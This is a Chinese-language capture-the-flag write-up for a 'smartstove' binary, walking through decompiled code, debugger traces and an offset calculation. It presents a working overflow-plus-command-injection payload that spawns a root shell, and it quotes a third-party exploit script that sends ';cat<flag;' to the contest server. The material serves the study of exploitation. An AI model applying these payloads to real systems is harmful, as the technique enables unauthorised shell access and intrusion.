
2018-01-10


~ checksec smartstove
[!] Did not find any GOT entries
[*] '/root/smartstove'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

```
1  int __fastcall main(int a1, char **a2, char **a3)
2  {
3    int result; // eax
4    char dest[8]; // [rsp+10h] [rbp-110h]
5    char v5; // [rsp+18h] [rbp-108h]
6    unsigned __int64 v6; // [rsp+118h] [rbp-8h]
7
8    v6 = __readfsqword(0x28u);
9    *(_QWORD *)dest = 139308065637LL;
10   memset(&v5, 0, 0xF8uLL);
11   if ( a1 == 2 )
12   {
13     strncat(dest, a2[1], 0x256uLL);
14     if ( (unsigned int)sub_4008A3(a2[1]) )
15     {
16       puts("SMARTStove sais: Are you kidding??");
17       result = 1;
18     }
19     else
20     {
21       printf("SMARTStove sais: I don't like cooking ", a2);
22       fflush(0LL);
23       result = system(dest);
24     }
25   }
26   else
27   {
28     puts("Usage: ./task <what would you like to cook>");
29     result = 0;
30   }
31   return result;
32 }
```

```
1  signed __int64 __fastcall sub_4008A3(const char *a1)
2  {
3    int i; // [rsp+14h] [rbp-1Ch]
4
5    for ( i = 0; i < strlen(a1); ++i )
6    {
7      if ( !isalnum(a1[i]) && !isspace(a1[i]) )
8        return 1LL;
9    }
10   return 0LL;
11 }
```

strncat函数把最多0x256的数据扔进了dest的8字节空间中，有溢出。

`gdb -q --args smartstove $(cyclic 600)`调一下。

```
pwndbg> argv
00:0000|    0x7fffffffe468 —▸ 0x7fffffffe68b ◂— 0x6d732f746f6f722f ('/root/sm')
01:0008|    0x7fffffffe470 —▸ 0x7fffffffe69c ◂— 0x6161616261616161 ('aaaabaaa')
02:0010|    0x7fffffffe478 ◂— 0x0
```

输入的字符串保存在0x7fffffffe69c处，而这个基址保存在0x7fffffffe470。

执行到strncat处：

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0x7fffffffe270 ◂— 0x206f686365 /* 'echo ' */
 RBX  0x0
 RCX  0x7fffffffe69c ◂— 0x6161616261616161 ('aaaabaaa')
 RDX  0x256
*RDI  0x7fffffffe270 ◂— 0x206f686365 /* 'echo ' */
 RSI  0x7fffffffe69c ◂— 0x6161616261616161 ('aaaabaaa')
 R8   0x4009c0 ◂— ret
 R9   0x7ffff7de7ab0 (_dl_fini) ◂— push   rbp
 R10  0x846
 R11  0x7ffff7a2d740 (__libc_start_main) ◂— push   r14
 R12  0x4006b0 ◂— xor    ebp, ebp
 R13  0x7fffffffe460 ◂— 0x2
 R14  0x0
 R15  0x0
 RBP  0x7fffffffe380 —▸ 0x400950 ◂— push   r15
 RSP  0x7fffffffe260 —▸ 0x7fffffffe468 —▸ 0x7fffffffe68b ◂— 0x6d732f746f6f722f ('/root/sm')
*RIP  0x40081e ◂— call   0x400660
[ DISASM ]
   0x400809    mov    rcx, qword ptr [rax]
   0x40080c    lea    rax, qword ptr [rbp - 0x110]
   0x400813    mov    edx, 0x256
   0x400818    mov    rsi, rcx
   0x40081b    mov    rdi, rax
 ▶ 0x40081e    call   0x400660

   0x400823    mov    rax, qword ptr [rbp - 0x120]
   0x40082a    add    rax, 8
   0x40082e    mov    rax, qword ptr [rax]
   0x400831    mov    rdi, rax
   0x400834    call   0x4008a3
[ STACK ]
00:0000| rsp      0x7fffffffe260 —▸ 0x7fffffffe468 —▸ 0x7fffffffe68b ◂— 0x6d732f746f6f722f ('/root/sm')
01:0008|          0x7fffffffe268 ◂— 0x2f7de6ac6
02:0010| rax rdi  0x7fffffffe270 ◂— 0x206f686365 /* 'echo ' */
03:0018|          0x7fffffffe278 ◂— 0x0
... ↓
[ BACKTRACE ]
 ▶ f 0          40081e
   f 1     7fffffffe468
   f 2        2f7de6ac6
   f 3       206f686365
   f 4                0
```

Dest的起始地址为：0x7fffffffe270，此时看之前argv[1]所在的位置：

```
0x7fffffffe430: 0x61616c65      0x61616d65      0x61616e65      0x61616f65
0x7fffffffe440: 0x61617065      0x61617165      0x61617265      0x61617365
0x7fffffffe450: 0x61617465      0x61617565      0x61617665      0x61617765
0x7fffffffe460: 0x61617865      0x61617965      0x61617a65      0x61616266
0x7fffffffe470: 0x61616366      0x61616466      0x61616566      0x61616666
0x7fffffffe480: 0x61616766      0x61616866      0x61616966      0x61616a66
0x7fffffffe490: 0x61616b66      0x61616c66      0x61616d66      0x61616e66
0x7fffffffe4a0: 0x61616f66      0x61617066      0x61617166      0x61617266
```

所以在4008a3函数调用时，传入的参数为被覆盖的新数据，因此可以通过缓冲区溢出来覆盖这个地址的数据，从而绕4008a3函数的检查。

偏移位置：

```
pwndbg> cyclic -l 0x61616366
507
```

```
pwndbg> r `python -c 'import struct; print ";sh;" + "A" * 503 + struct.pack("Q", 0x7ffff7b98abf)'`
Starting program: /root/smartstove `python -c 'import struct; print ";sh;" + "A" * 503 + struct.pack("Q", 0x7ffff7b98abf)'`
SMARTStove says: I don't like cooking [New process 930]
process 930 is executing new program: /bin/dash

[New process 931]
process 931 is executing new program: /bin/dash
# id
[New process 932]
process 932 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
uid=0(root) gid=0(root) groups=0(root)
```

其中的0x7ffff7b98abf是通过搜索得到的：`search -t dword 0x0041`

pwntools的tubes中的ssh.py中：

```
# Python doesn't like when an arg in argv contains '\x00'
# -> execve() arg 2 must contain only strings
for i, arg in enumerate(argv):
    if '\x00' in arg[:-1]:
        self.error('Inappropriate nulls in argv[%i]: %r' % (i, arg))
    argv[i] = arg.rstrip('\x00')
```

p = process(argv=['./smartstove', payload])参数中不能含有"\x00"。

别人家的EXP：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import socket
import struct

HOST = "smartstove.insomni.hack"
PORT = 1234

s = socket.create_connection((HOST, PORT))
f = s.makefile('rw', bufsize=0)
```

```
cmd = ";ls;"
payload = cmd+"A"*(507-len(cmd))
payload += struct.pack("<Q", 0x400B87)

cmd = ";cat<flag;"
payload = cmd+"A"*(507-len(cmd))
payload += struct.pack("<Q", 0x400B87)

f.write(payload+"\n")
print(f.read(1024))
```